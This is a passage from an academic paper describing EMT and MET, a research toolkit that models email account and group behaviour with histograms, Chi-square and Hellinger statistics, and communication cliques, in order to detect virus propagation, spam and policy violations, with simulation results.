The principle behind MET's operation is to model baseline email flows to and from particular individual email accounts and sub-populations of email accounts (eg., departments within an enclave or corporate division) and to continuously monitor ongoing email behavior to determine whether that behavior conforms to the baseline. The statistics MET gathers to compute its baseline models of behavior includes groups of accounts that typically exchange emails (eg., "social cliques" within an organization), and the frequency of messages and the typical times and days those messages are exchanged. Statistical distributions are computed over periods of time, which serve as a training period for a behavior profile. These models are used to determine typical behaviors that may be used to detect abnormal deviations of interest, such as an unusual burst of email activity indicative of the propagation of an email virus within a population, or violations of email security policies, such as the outbound transmission of Word document attachments at unusual hours of the day.

EMT provides a set of models an analyst may use to understand and glean important information about individual emails, user account behaviors, and abnormal attachment behaviors for a wide range of analysis and detection tasks. The classifier and various profile models are trained by an analyst using EMT's convenient and easy to use GUI to manage the training and learning processes. There is an "alert" function in EMT which provides the means of specifying general conditions that are indicative of abnormal behavior to detect events that may require further inspection and analysis, including potential account misuses, self-propagating viral worms delivered in email attachments, likely inbound SPAM email, bulk outbound SPAM, and email accounts that are being used to launch SPAM.

EMT is also capable of identifying similar user accounts to detect groups of SPAM accounts that may be used by a "SPAMbot", or to identify the group of initial victims of a virus in a large enclave of many hundreds or thousands of users. For example, if a virus victim is discovered, the short term profile behavior of that victim can be used to cluster a set of email accounts that are most similar in their short term behavior, so that a security analyst can more effectively detect whether other victims exist, and to propagate this information via MET to limit the spread and damage caused by a new viral incident.

2 EMT Toolkit

MET, and its associated subsystem MEF (the Malicious Email Filter) was initially conceived and started as a project in the Columbia IDS Lab in 1999. The initial research focused on the means to statistically model the behavior of email attachments, and support the coordinated sharing of information among a wide area of email servers to identify malicious attachments. In order to properly share such information, each attachment must be uniquely identified, which is accomplished through the computation of an MD5 hash of the entire attachment. A new generation of polymorphic virii can easily thwart this strategy by morphing each instance of the attachment that is being propagated. Hence, no unique hash would exist to identify the originating virus and each of its variant progeny. (It is possible to identify the progenitor by analysis of entry points and attachment contents as described in the Malicious Email Filter paper [0].)

Furthermore, by analyzing only attachment flows, it is possible that benign attachments that share characteristics of self-propagating attachments will be incorrectly identified as malicious (e.g., a really good joke forwarded among many friends).

Although the core ideas of MET are valid, another layer of protection for malicious misuse of emails is warranted. This strategy involves the computation of behavior models of email accounts and groups of accounts, which then serve as a baseline to detect errant email uses, including virus propagations, SPAM mailings and email security policy violations. EMT is an offline system intended for use by security personnel to analyze email archives and generate a set of attachment models to detect self-propagating virii. User account models including frequency distributions over a variety of email recipients, and typical times of emails are sent and received. Aggregate populations of typical email groups and their communication behavior intended to detect violations of group behavior indicative of viral propagations, SPAM, and security policy violations.

Models that are computed by EMT offline serve as the means to identify anomalous, atypical email behavior at run time by way of the MET system. MET thus is extended to test not only attachment models, but user account models as well. It is interesting to note that the account profiles EMT computes are used in two ways. A long term profile serves as a baseline distribution that is compared to recent email behavior of a user account to determine likely abnormality. Furthermore, the account profiles may themselves be compared to determine subpopulations of accounts that behave similarly. Thus, once an account is determined to behave maliciously, similar behaving accounts may be inspected more carefully to determine whether they too are behaving maliciously.

The basic architecture of the EMT system is a graphical user interface (GUI) sitting as a front-end to an underlying database (eg., MySQL [0]) and a set of applications operating on that database. Each application either displays information to an EMT analyst, or computes a model specified for a particular set of emails or accounts using selectable parameter settings. Each is described below. By way of an example, Fig. 3 displays a collection of email records loaded into the database. This section allows an analyst to inspect each email message and mark or label individual messages with a class label for use in the supervised machine learning applications described in a later section. The results of any analyses update the database of email messages (and may generate alerts) that can be inspected in the messages tab.

2.1 Attachment Statistics and Alerts

EMT runs an analysis on each attachment in the database to calculate a number of metrics. These include, birth rate, lifespan, incident rate, prevalence, threat, spread, and death rate. They are explained fully in [0].

Rules specified by a security analyst using the alert logic section of MET are evaluated over the attachment metrics to issue alerts to the analyst. This analysis may be executed against archived email logs using EMT, or at runtime using MET. The initial version of MET provides the means of specifying thresholds in rule form as a collection of Boolean expressions applied to each of the calculated statistics. As an example, a basic rule might check for each attachment seen:

If its ***birth rate*** *is greater than specified threshold* T *AND* ***sent from*** *at least* X *number of users.*

2.2 Account Statistics and Alerts

This mechanism has been extended to provide alerts based upon deviation from other baseline user and group models. EMT computes and displays three tables of statistical information for any selected email account. The first is a set of stationary email account models, i.e. statistical data represented as a histogram of the average number of messages sent over all days of the week, divided into three periods: day, evening, and night. EMT also gathers information on the average size of messages for these time periods, and the average number of recipients and attachments for these periods. These statistics can generate alerts when values are above a set threshold as specified by the rule-based alert logic section.

We next describe the variety of models available in EMT that may be used to generate alerts of errant behavior.

2.3 Stationary User Profiles

Histograms are used to model the behavior of a user's email accounts. Histograms are compared to find similar behavior or abnormal behavior within the same account (between a long-term profile histogram, and a recent, short-term histogram), and between different accounts.

A histogram depicts the distribution of items in a given sample. EMT employs a histogram of 24 bins, for the 24 hours in a day. (Obviously, one may define a different set of stationary periods as the detect task may demand.) Email statistics are allocated to different bins according to their outbound time. The value of each bin can represent the daily average number of emails sent out in that hour, or daily average total size of attachments sent out in that hour, or other features defined over an of email account computed for some specified period of time.

Two histogram comparison functions are implemented in the current version of EMT, each providing a user selectable distance function as described below. The first comparison function is used to identify groups of email accounts that have similar usage behavior. The other function is used to compare behavior of an account's recent behavior to the long-term profile of that account.

2.3.1 Histogram Distance Functions

A *distance function* is used to measure histogram dissimilarity. For every pair of histograms, h_1, h_2, there is a corresponding distance $D(h_1, h_2)$, called the distance between h_1 and h_2. The distance function is non-negative, symmetric and 0 for identical histograms. Dissimilarity is proportional to distance. We adapted some of the more commonly known distance functions: simplified histogram intersection (L1-form), Euclidean distance (L2-form), quadratic distance [0] and histogram Mahalanobis

distance [0]. These standard measures were modified to be more suitable for email usage behavior analysis. For concreteness,

$$\text{L1-form: } D_1(h_1, h_2) = \sum_{i=0}^{n-1} | h_1[i] - h_2[i] | \tag{1}$$

$$\text{L2-form: } D_2(h_1, h_2) = \sum_{i=0}^{n-1} (h_1[i] - h_2[i])^2 \tag{2}$$

$$\text{Quadratic: } D_3(h_1, h_2) = (h_1 - h_2)^T A (h_1 - h_2) \tag{3}$$

where n is the number of bins in the histogram. In the quadratic function, A is a matrix where a_{ij} denotes the similarity between bins i and j. In EMT we set $a_{ij} = | i - j | + 1$, which assumes that the behavior in neighboring hours is more similar. The Mahalanobis distance is a special case of the quadratic distance, where A is given by the inverse of the covariance matrix obtained from a set of training histograms. We will describe this in detail.

2.3.2 Abnormal User Account Behavior

The histogram distance functions are applied to one target email account. (See Fig. **4**.) A long term profile period is first selected by an analyst as the "normal" behavior training period. The histogram computed for this period is then compared to another histogram computed for a more recent period of email behavior. If the histograms are very different (i.e., they have a high distance), an alert is generated indicating possible account misuse. We use the weighted Mahalanobis distance function for this detection task.

The long term profile period is used as the training set, for example, a single month. We assume the bins in the histogram are random variables that are statistically independent. Then we get the following formula:

$$D_4(h_1, h) = (h_1 - h)^T A (h_1 - h) \tag{4}$$

$$A = B^{-1},\ b_{ii} = Cov(h[i], h[i]) = Var(h[i]) = \sigma_i^2 \quad B = \begin{pmatrix} \sigma_0^2 & 0 & \dots & 0 \\ 0 & \sigma_1^2 & \dots & 0 \\ \vdots & \vdots & \ddots & \\ 0 & \dots & 0 & \sigma_{n-1}^2 \end{pmatrix} \tag{5}$$

Then we get:

$$D_4(h_1, h) = \sum_{i=0}^{n-1} ((h_1[i] - h[i])^2 / \sigma_i^2) \tag{6}$$

Vector h represents the histogram of the (eg., one month) profile period, while h_1 represents the recent profile period (eg., one week). σ_i describes the dispersion of usage behavior around the arithmetic mean. We then modify the Mahalanobis distance function to the weighted version. First we reduce the distance function from the

second degree function to the first degree function; then we assign a weight to each bin so that the larger bins will contribute more to the final distance computation:

$$D_4(h_1, h) = \sum_{i=0}^{n-1} w_i (h_1[i] - h[i]) / \sigma_i \quad (7)$$

$$\text{Weight } w_i = h_1[i] / \sum_{j=0}^{n-1} h_1[j] \quad (8)$$

When the distance between the histogram of the selected recent period and that of the longer term profile is larger than a threshold, an alert will be generated to warn the analyst that the behavior "might be abnormal" or is deemed "abnormal". The alert is also put into the alert log of EMT.

2.3.3 Similar Users

User accounts that may behave similarly may be identified by computing the pairwise distances of their histograms (eg., a set of SPAM accounts may be inferred given a known or suspect SPAM account as a model). Intuitively, most users will have a pattern of use over time, which spamming accounts will likely not follow. (SPAMbots don't sleep or eat and hence may operate at times that are highly unusual.)

The histogram distance functions were modified for this detection task. First, we balance and weigh the information in the histogram representing hourly behavior with the information provided by the histogram representing behavior over different aggregate periods of a day. This is done since measures of hourly behavior may be too low a level of resolution to find proper groupings of similar accounts. For example, an account that sends most of its email between 9am and 10am should be considered similar to another that sends emails between 10am and 11am, but perhaps not to an account that emails at 5pm. Given two histograms representing a heavy 9am user, and another for a heavy 10am user, a straightforward application of any of the histogram distance functions will produce erroneous results.

Thus, we divide a day into four periods: morning (7am-1pm), afternoon (1pm-7pm), night (7pm-1am), and late night (1am-7am). The final distance computed is the average of the distance of the 24-hour histogram and that of the 4-bin histogram, which is obtained by regrouping the bins in the 24-hour histogram.

Second, because some of the distance functions require normalizing the histograms before computing the distance function, we also take into account the volume of emails. Even with the exact distribution after normalization, a bin representing 20 emails per day should be considered quite different from an account exhibiting the emission of 200 emails per day.

In addition to find similar users to one specific user, EMT computes distances pairwise over all user account profiles, and clusters sets of accounts according to the similarity of their behavior profile. To reduce the complexity of this analysis, we use an approximation by randomly choosing some user account profile as a "centroid" base model, and then compare all others to this account. Those account profiles that are deemed within a small neighborhood from each other (using their distance to the centroid as the metric) are treated as one clustered group. The cluster so produced and its centroid are then stored and removed, and the process is repeated until all profiles have been assigned to a particular cluster.

The histograms described here are stationary models; they represent statistics time frames. Other non-stationary account profiles are provided by EMT, where behavior

is modeled over sequences of emails irrespective of time. These models are described next.

2.4 Non-stationary User Profiles

Another type of modeling considers the changing conditions of an email account over sequences of email transmissions. Most email accounts follow certain trends, which can be modeled by some underlying distribution. As an example of what this means, many people will typically email a few addresses very frequently, while emailing many others infrequently. Day to day interaction with a limited number of peers usually results in some predefined groups of emails being sent. Other contacts communicated to on less than a daily basis have a more infrequent email exchange behavior. These patterns can be learnt through the analysis of a user's email archive over a bulk set of sequential emails. For some users, 500 emails may occur over months, for others over days.

Every user of an email system develops a unique pattern of email emission to a specific list of recipients, each having their own frequency. Modeling every user's idiosyncrasies enables the EMT system to detect malicious or anomalous activity in the account. This is similar to what happens in credit card fraud detection, where current behavior violates some past behavior patterns.

Fig. 5 and 6 are screenshots of the non-stationary model features in EMT. We will illustrate the ideas of this model referencing specific details in the screenshots.

2.4.1 Profile of a User

The Profile tab in Fig. 11 provides a snapshot of the account's activity in term of recipient frequency. It contains three charts and one table.

The "Recipient Frequency Histogram" chart is the bar chart in the upper left corner. It displays the frequency at which the user sends emails to all the recipients communicated to in the past. Each point on the x-axis represents one recipient, the corresponding height of the bar located at any point on the x-axis measures the frequency of emails sent to this recipient, as a percentage.

This bar chart is sorted in decreasing order, and usually appears as a nice convex curve with a strong skewedness; a long low tail on the right side, and a very thin spike at the start on the left side. This frequency bar chart can be modeled with either a Zipf function, or a DGX function (Discrete Gaussian Exponential function), which is a generalized version of the Zipf distribution. This distribution characterizes some specific human behavioral patterns, such as word frequencies in written texts, or URL frequencies in Internet browsing [2]. In brief, its main trait is that few objects receive a large part of the flow, while many objects receive a very small part of the flow.

The rank-frequency version of Zipf's law states that $f(r) \propto 1/r$, where $f(r)$ is the occurrence frequency versus the rank r, in logarithmic-logarithmic scales. The generalized Zipf distribution is defined as $f(r) \propto (1/r)^{\theta}$, where the log-log plot can be linear with any slope. Our tests indicate that the log-log plots are concave, and thus require the usage of the DGX distribution for a better fit [2].

The "Recipient List" is the table in the upper right corner in Fig. **5**. This table is directly related to the previous histogram. It lists in decreasing order every recipient's

email address and their frequency of receiving messages. It is used as a reference to the Recipient Frequency Histogram, as the email address corresponding to each bar of the histogram can be found in the table in the same order.

"Total Recipient Address List size over time" is the chart in the lower left-hand side in Fig. 5. The address list is the list of all recipients who received an email from the selected user between two dates. This list is a cumulative distribution that grows over an increasing number of emails analyzed, as new distinct recipients are added to the list. It starts empty, then each time the selected user sends an email to a new distinct email address not yet in the list, that address is added to the list. The list size is the number of elements in the list at a given point in the set of bulk emails analyzed. (Note, the address book is the list of email addresses a user maintains in their mail client program for easy reference, unlike the address list, which is the list of all recipients a user may send to eg., in reply to messages from accounts not recorded in the user's address book).

The plots labeled "# distinct rcpts & # attach per email blocks" appear in the chart in the lower right-hand side of Fig. 11. It contains five plots that visualize the variability of the user's emission of emails. The green plot is the number of distinct recipients per block of 50 emails sent. The program uses a rolling window of 50 emails to calculate this metric. What it means is, the higher its value (and thus the closer to 50), the wider the range of recipients the selected user sends emails to, over time. On the other hand, if the metric is low, it means that the user predominantly sends messages to a small group of people. The moving average of this metric (using 100 records) is plotted as a blue overlapping curve, indicating the trend.

The plot in yellow is based on the same criterion, but with a window of 20 emails instead of 50. This metric is chosen, so that it will have a faster reaction to anomalous behavior, while the previous one using blocks of 50 shows the longer-term behavior. The short-term profile can be used as the first level of alert, the longer-term one acting to confirm it. The 100 record average of this metric is displayed in blue as well.

Finally the plot in red is the number of messages with attachment(s), per block of 50 emails. It shows the average ratio of emails with attachment(s) versus emails without attachments, and any sudden spike of emails sent with attachment(s) will be detected on the plot.

The profile window displays a fingerprint of the selected user's email frequency behavior. The most common malicious intrusion can be detected very fast by the metrics. For instance, a Melissa type virus would be detected since the five plots in the chart will jump up to 50, 20 and 50 respectively (if the virus sends an attachment of itself, polymorphic or not, the red plot will jump up). See section 3.4.4 for more details on virus detection simulations.

Spammers too have a typical profile, easily distinguishable from a normal user's profile. The metrics in Fig. 11 will be very high most of the time, as a SPAMbot generates emails to a very wide range of recipients. The address list size will likely grow much faster then a typical user. If a spammer sends many emails with attachments, the red metric will be close to 50 most of the time, unlike the general intuitive case of normal user behavior.

2.4.2 Chi Square Test of User Histograms

The purpose of the Chi Square window shown in Fig. 6 is to test the hypothesis that the recipient frequencies are identical (for a given user) over two different time

frames. Obviously, recipient frequencies are not constant over a long time horizon, as users will add new recipients and drop old ones. It can be informative for behavioral modeling though, to analyze the variability of frequencies over two near time frames.

The window is composed of two histograms and two tables. They are constructed in the same manner as what is done in the Profile window, but here two time periods of activity for the same user are compared. The idea is to treat the first period, the "Training range" at the top, as the true distribution corresponding to the user under normal behavior, while the second time period, the "Testing range" at the bottom, is used to evaluate if frequencies have changed, and if any malicious activity is taking place.

By default, the 200 past emails are selected as the Testing range, while the previous 800 are the Training range, thus operating under the usual 1/5 - 4/5 ratio between testing and training sets, using the past 1000 messages as total set. These ranges are modifiable; a live version would use a much shorter testing period in order to provide fast alerts.

The scales on the x-axis for both Recipient Frequency histograms are the same, and are based on the sorted frequencies from the Training range. It implies that the addresses appearing only in the testing range (but not in the training range) are nevertheless present in both histograms, but with frequency zero in the training range histogram. Conversely, they have a non-zero frequency in the lower histogram and are located on the extreme right side. (One can see a jump in frequency on this side, as the sorting is based on the top histogram, where they had zero frequency.) As each recipient address is at the same location on the x axis on both histograms, the lower one does not appear to be sorted, as the order has changed between training and testing ranges. This shows how some frequencies drop while others spike between the two periods.

Finally, at the bottom of the window, a Chi Square statistic, with its p-value and degrees of freedom are displayed in blue. The Chi Square is a statistic that can be used, among other things, to compare two frequency tables. Assuming that the observed frequencies corresponding to the first, longer time frame window are the true underlying frequencies, the Chi Square statistic enables us to evaluate how likely the observed frequencies from the second time frame are to be coming from that same distribution [18]. The Chi Square formula is:

$$Q = \sum_{i=1}^{k} (X(i) - np(i)) / np(i) \tag{9}$$

Where $X(i)$ is the number of observations for recipient (i) in the testing range, $p(i)$ is the true frequency calculated from the training range, n is the number of observations in the testing range, and k is the number of recipients. There are (k-1) degrees of freedom.

The p-value represents the probability that the frequencies in both time frames come from the same multinomial distribution. In order to get an idea of the variability of the frequencies under real conditions, we used a sample of 37,556 emails from 8 users. We run two batches of calculations. First, we used a training period size of 400 emails and a testing period size of 100 emails; for each user, we started at the first record, calculated the p-value, then translated the two windows by steps of 10 records until the end of the log was reached, each time calculating the p-value. Secondly, we reproduced the same experiment, but with a training period size of 800 emails, and a

testing period size of 200 emails. We thus collected a total of 7,947 p-values, and their histogram is shown in Fig. 1.




Fig. 1. P value plot

Under the hypothesis that the frequencies are constant, the histogram is expected to be a flat line. On the contrary, this histogram is characterized by a very large concentration of p-values between 0 and 5%, and a large (but less large) concentration between 95 and 100%, while p-values in the range of 5 to 95% are under-represented. Our intuitive explanation of this histogram (also based on our domain knowledge) is the following:

Most of the time, frequencies change significantly (in a statistical sense) between two consecutive time frames; this is why 60% of the p-values are below 5% (as a low p-value indicates a very high chance that the frequencies have changed between two time frames). Emails users tend to modify their recipient frequencies quite often. On the other side, there are non-negligible times when those frequencies stay very stable (as 13% of the p-values are above 95%, indicating strong stability). As the frequencies have been found to be so variable under normal circumstances, the Chi Square itself could not be used to detect an intrusion. Instead we explore a related metric, which will be more useful for that purpose.

2.4.3 Hellinger Distance

Our first tests using the Chi-square statistic revealed that the frequencies cannot be assumed constant between two consecutive time frames for a given user. What is specific to every user though is, how variable frequencies are over time. We try to assess this by calculating a measure between the two frequency tables.

We are using the Hellinger distance for this purpose. Its formula is:

$$HD(f_1[], f_2[]) = \sum_{i=0}^{n-1} (\sqrt{f_1[i]} - \sqrt{f_2[i]})^2 \tag{10}$$

Where $f_1[]$ is the array of frequencies for the training set, $f_2[]$ for the testing set, $\boldsymbol{n}$ the total number of distinct recipients during both periods. “Hellinger distance size” is a text field set at 100 by default. It represents the length of the testing window and can

be changed to a different value, while the length of the training window equals 4 times the length of the testing window. Fig. 2 is shown an example for a normal user.

The Hellinger distance plot shows the distance between training and testing sets plotted over the entire email history of the user. For example, if a user has 2500 outbound emails, the plots starts at the 500th record, and measures the distance between the frequencies corresponding to the first 400 records, versus the emails corresponding to the next 100 records; these two windows, of 400 and 100 records, respectively, are then rolled forward over the entire email history of the user, by steps of one record. At each step, a Hellinger distance is calculated between the given training window of 400 records, and the corresponding testing window of 100 records.




Fig. 2. Normal User

What this plot tells us is that when a burst occurs, the recipient frequencies have been changing significantly. This can be either a normal event, as we know from the previous section, or an intrusion. Thus the plot can be included in our list of detection tools. Formal evaluation of its efficiency, as well as of some of the metrics presented along section 3.4, is described in the next section.

2.4.4 Tests of Simulated Virii

As data with real intrusions are very difficult to obtain [19], EMT's menu includes the creation of simulated email records. Using a database of archived emails, EMT can generate the arrival of a "dummy" virus, and insert corrupted records into a real email log file. A set of parameters introduces randomness in the process, in order to mimic real conditions: the time at which the virus starts, the number of corrupted emails sent by the virus and its propagation rate. Each recipient of such a "dummy" corrupted email is picked randomly from the address list of the selected user. These recipients can be set to be all distinct, as most virii, but not all, would only send an email once to each target recipient account.

By design, each email generated by a simulated virus contains one attachment, but no information about the attachment is provided or used, other than the fact that there is one attachment. Our assumption is that virii propagate themselves by emitting emails with one attachment, which may or may not be a copy of themselves, so that the tests encompass polymorphic virii as well. Virii can also propagate through

HTML content, and testing such scenario would follow the same logic as this test. The results are expected to be very similar, as most calculations would be identical. This new test would for the most part consists in just replacing one boolean random variable ("attachment") with another ("html").

Our experiment used a combination of three plots, the "Hellinger distance" plot, the "# distinct recipients" plot, and the "# attachment" plot, as detailed in the above sections. Our intuition is that when a virus infiltrates itself, it causes each plot to burst. We have tested three types of thresholds used to determine when a burst occurs: a simple moving average (MA), a threshold proportional to the standard deviation of the plots (TH), and a heuristic formula evaluating when a change of trend occurs (HE).

The dataset for the test was an archive of 16 users, totaling 20,301 emails. The parameters that were randomly generated at each simulation were the time of the intrusion and the list of receiving recipients (taken from the address list of each selected user). The parameters that were controlled were the propagation rate (ranging from 0,5 message per day to 24) and the number of corrupted emails sent (ranging from 20 corrupted emails sent to 100). In total, about 500,000 simulations were made, and for each type, we determined the false alarm rate and the missing alarm rate. The results are summarized in the tabl. 1.

No optimization was attempted, and we ran the experiment only once, as we did not want to appear to use the best out of several runs. In summary, we achieved very reasonable results, given the lack of optimization, and the simplicity of the threshold formulae. Thus, this method can be expected to be quite efficient once optimized and used in combination with other tools. As expected, a slower propagation rate makes detection harder, as in such a case, each corrupted email becomes less "noticeable" among the entire email flow (as can be seen in the table, each method gets worse results as the propagation rate decreases). A smaller number of emails sent by the virus would also make it harder to be detected (this can be seen by comparing the results between 20 and 50 corrupted emails; in the case of 100 emails sent, the results get lower for heuristic reasons only).

Table 1. Each cell contains the missing alarm rate and the false alarm rate (for example 27/9 means that the missing alarm rate is 27% and the false alarm rate is 9%). The results for the three methods (MA, TH, HE) are shown for various propagation rates and number of emails emitted by the virus.

Propagation Rate:		24			2			1			0.5		
#corrupted email		20	50	100	20	50	100	20	50	100	20	50	100
Method	MA	41/9	27/9	39/9	56/10	51/11	59/12	60/10	54/12	61/12	63/11	53/12	55/12
	TH	49/4	41/4	60/4	69/4	67/5	73/6	73/5	69/6	73/6	76/5	65/5	67/6
	HE	25/8	21/8	48/8	48/9	54/11	63/12	59/10	63/13	67/13	69/11	73/12	67/13

2.5 Group Communication Models: Cliques

In order to study the email flows between groups of users, EMT provides a feature that computes the set of *cliques* in an email archive.

We seek to identify clusters or groups of related email accounts that frequently communicate with each other, and then use this information to identify unusual email behavior that violates typical group behavior. For example, intuitively it is doubtful that a user will send the same email message to his spouse, his boss, his "drinking buddies" and his church elders all appearing together as recipients of the same message. A virus attacking his address book would surely not know the social relationships and the typical communication pattern of the victim, and hence would violate the user's *group behavior profile* if it propagated itself in *violation* of the user's "social cliques".

Clique violations may also indicate internal email security policy violations. For example, members of the legal department of a company might be expected to exchange many Word attachments containing patent applications. It would be highly unusual if members of the marketing department, and HR services would likewise receive these attachments. EMT can infer the composition of related groups by analyzing normal email flows and computing cliques (see Fig. 5), and use the learned cliques to alert when emails violate clique behavior (see Fig. 7).

EMT provides the clique finding algorithm using the branch and bound algorithm described in [0]. We treat an email account as a node, and establish an edge between two nodes if the number of emails exchanged between them is greater than a user defined threshold, which is taken as a parameter (Fig. 7 is displayed with a setting of 100). The cliques found are the fully connected sub-graphs. For every clique, EMT computes the most frequently occurring words appearing in the subject of the emails in question which often reveals the clique's typical subject matter under discussion.

(The reader is cautioned not to confuse the computation of cliques, with the maximal Clique finding problem, that is NP-complete. Here we are computing the set of all cliques in an email archive which has near linear time complexity.)

2.5.1 Chi Square + Cliques

The Chi Square + cliques (CS + cliques) feature in EMT is the same as the Chi Square window described in section 3.4.2, with the addition of the calculation of clique frequencies.

In summary, the clique algorithm is based on graph theory. It finds the largest cliques (group of users), which are fully connected with a minimum number of emails per connection at least equal to the threshold (set at 50 by default). For example if $clique_1$ is a clique of three users A, B and C, meaning that A and B have exchanged at least 50 emails; similarly B and C, and A and C, have exchanged at least 50 emails. The Clique Threshold field can be changed from this window, which will recalculate the list of all cliques for the entire database, and concurrently the metrics in the window are automatically readjusted accordingly.

In this window, each clique is treated as if it were a single recipient, so that each clique has a frequency associated with it. Only the cliques to which the selected user belongs will be displayed. Some users don't belong to any clique, and for those, this window is identical to the normal Chi Square window.

If the selected user belongs to one or more cliques, each clique appears under the name $clique_i$, i:=1,2,..., and is displayed in a cell with a green color in order to be distinguishable from individual email account recipients. (One can double click on each clique's green cell, and a window pops-up with the list of the members of the clique.)

For any connection between the selected user and a given recipient belonging to a clique, the algorithm implemented in EMT allocates 60% of the email flow from user to recipient to the given cliques, and the rest to the recipient. This number was chosen to reflect the fact that if a user and a recipient belong to the same clique, most of the email flow between the two is assumed to belong to the clique.

In some cases, two or more cliques may share the same connection between a user and a recipient. For example if A, B and C belong to $clique_1$, and A, B and D belong to $clique_2$, the connection between A and B is shared among the two cliques. In that case, half of the 60% allocated to cliques will be split between $clique_1$ and $clique_2$ in order to calculate the frequency, from A to B, say. If 100 messages were sent from A to B, 40 are assigned to B, 30 to $clique_1$ and 30 to $clique_2$.

Cliques tend to have high ranks in the frequency table, as the number of emails corresponding to cliques is the aggregate total for a few recipients. Let's for example assume that $clique_1$ = {A, B, C, D}, and that $clique_1$ shares no connection with other cliques. If A sent 200 messages to B, 100 to C and 100 to D, the number of messages allocated, respectively, to B is 80, to C is 40, to D is 40, and to is 240. Thus, the clique will get a large share of the flow, and this is expected, as they model small groups of tightly connected users with heavy email traffic.

2.5.2 Enclave Cliques vs. User Cliques

Conceptually, two types of cliques can be formulated. The one described in the previous section can be called *enclave cliques* because these cliques are inferred by looking at email exchange patterns of an enclave of accounts. In this regard, no account is treated special and we are interested in email flow pattern on the enclave-level. Any flow violation or a new flow pattern pertains to the entire enclave. On the other hand, it is possible to look at email traffic patterns from a different viewpoint altogether. Consider we are focusing on a specific account and we have access to its outbound traffic log. As an email can have multiple recipients, these recipients can be viewed as a clique associated with this account. Since another clique could subsume a clique, we defined a user clique as one that is not a subset of any other cliques. In other words, *user cliques* of an account are its recipient lists that are not subsets of other recipient lists.

To illustrate the idea of both types of cliques and show how they might be used in a spam detection task, two simulations are run. In both cases, various attack strategies are simulated. Detection is attempted based on examining a single attack email. Final results are based on how well such detection performs statistically.

In the case of enclave cliques, the following simulation is performed. An enclave of 10 accounts is created, with each account sending 500 emails. Each email has a recipient list that is no larger than 5 and whose actual size follows Zipf distribution, where the rank of the size of recipient lists is in decreasing order of the size; i.e. single-recipient emails have a rank of 1 and 5-recipient emails have a rank of 5. Furthermore, for each account, a random rank is assigned to its potential recipients and this rank is constant across all emails sent. Once the recipient list size an email is determined, the actual recipients of that email is generated based on generalized Zipf distribution, with theta = 2. Finally, a threshold of 50 is used to qualify any pair of accounts to be in a same clique.

In terms of attack strategies used, 5 different ones are tested. The first is to send to all potential recipient addresses, one at a time. The second, third and fourth attack

strategies are to send 20 attack emails, each with 2, 3 and 5 randomly chosen addresses. The value, 20, is of no concern here, since detection is based solely on each email. The last strategy is to send a single email to all potential email addresses. During the detection phase, each attack email is examined and compared with previously classified enclave cliques. An alarm is triggered if the recipient list of the email is not a subset of any of the known enclave cliques. Finally, 10 replications of simulation are run and the resulting statistics are listed below. As expected from intuition, it is easier to detect a potential anomaly if the size of the recipient list of the attack email is large.

In the case of user cliques, the following simulation is performed. 200 emails are sent from an account to 10 potential recipients according to some rules. Each email has a recipient list size that is no larger than 5 and whose actual size is determined based on Zipf distribution, where the rank of the size of recipient lists is in decreasing order of the size; i.e. single-recipient emails have a rank of 1 and 5-recipient emails have a rank of 5. Furthermore, a random rank is assigned to its potential recipients and this rank is constant across all emails sent. Once the recipient list size of an email is determined, the actual recipients of that email is generated based on generalized Zipf distribution. Finally, a threshold of 50 was used to qualify any pair of accounts to be in a same clique.

Five different attack strategies were simulated and tested. The first strategy sends a distinct email to all potential recipient addresses, one at a time. The second, third and fourth attack strategies send 20 attack emails, each with 2, 3 and 5 randomly chosen addresses. The value, 20, is of no concern here, since detection is based solely on each email. The last strategy sends a single email to all potential email addresses. During the detection phase, each attack email is examined and compared with previously classified enclave cliques. An alarm is triggered if the recipient list of the email is not a subset of any of the known enclave cliques. Finally, 10 replications of the simulation were run and the resulting statistics are listed below. As expected from intuition, it is easier to detect a potential anomaly if the size of the recipient list of the attack email is large.

Table 2. Simulation of enclave cliques, with 5 attack strategies.

Attack Strategy	Detection Rate
Send to all addresses, one at a time	0
Send many emails, each containing 2 random addresses	7 %
Send many emails, each containing 3 random addresses	17 %
Send many emails, each containing 5 random addresses	30 %
Send 1 email, containing all addresses	90 %

In terms of attack strategies used, the same 5 strategies are used, as in the case of enclave cliques. During the detection phase, each attack email is examined and compared with previously classified user cliques. An alarm is triggered if the recipient list of the email is not a subset of any of the known user cliques. Finally, 30 replications of simulation are run and the resulting statistics are listed below. As is also expected

from intuition, it is easier to detect a potential anomaly if the size of the recipient list of the attack email is large.

Table 3. Simulation of user cliques, with 5 attack strategies.

Attack Strategy	Detection Rate
Send to all addresses, one at a time	0
Send many emails, each containing 2 random addresses	13 %
Send many emails, each containing 3 random addresses	49 %
Send many emails, each containing 5 random addresses	96 %
Send 1 email, containing all addresses	100 %

3 Supervised Machine Learning Models

In addition to the attachment and account frequency models, EMT includes an integrated supervised learning feature akin to that implemented in the MEF system previously reported in [12].

3.1 Modeling Malicious Attachments

MEF is designed to extract content features of a set of known malicious attachments, as well as benign attachments. The features are then used to compose a set of training data for a supervised learning program that computes a classifier. Fig. 2 displays an attachment profile including a class label that is either “malicious” or “benign”.

MEF was designed as a component of MET. Each attachment flowing into an email account would first be tested by a previously learned classifier, and if the likelihood of “malicious” were deemed high enough, the attachment would be so labeled, and the rest of the MET machinery would be called into action to communicate the newly discovered malicious attachment, sending reports from MET clients to MET servers.

The core elements of MEF are also being integrated into EMT. However, here the features extracted from the training data include content-based features of email bodies (not just attachment features).

